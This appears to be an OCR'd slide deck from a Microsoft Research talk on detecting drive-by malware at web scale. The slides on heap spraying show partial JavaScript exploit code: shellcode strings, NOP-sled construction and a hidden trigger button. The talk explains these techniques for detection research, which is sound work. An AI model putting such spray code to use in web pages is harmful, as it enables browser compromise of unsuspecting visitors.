
Finding Malware on a Web Scale



Ben Livshits

Ben Zorn


Christian Seifert

Charlie Curtsinger


Microsoft Research

Redmond, WA

Blacklisting Malware in Search Results




Drive-by Malware Detection Landscape




Brief History of Memory-Based Exploits


Heap Spraying



Drive-By Attacks: How to





Drive-By Heap Exploit



Drive-By Heap Spraying

Program Heap





```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%...");
  oneblock = unescape
  var fullblock = on
  while (fullblock.l
    fullblock += ful
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```

Allocate 1,000s of malicious objects

```
<html>
  <body>
    <button id='butid' onclick='trigger();' style='display:none'/>
    <script>
```

```
// Shellcode
var shellcode=unescape('%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33%ud9ce%u2474%u5ef4%u563
bigblock=unescape("%u0D0D%u0D0D");
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0×25000){nopsled=nopsled+nopsled+heapshell}
```

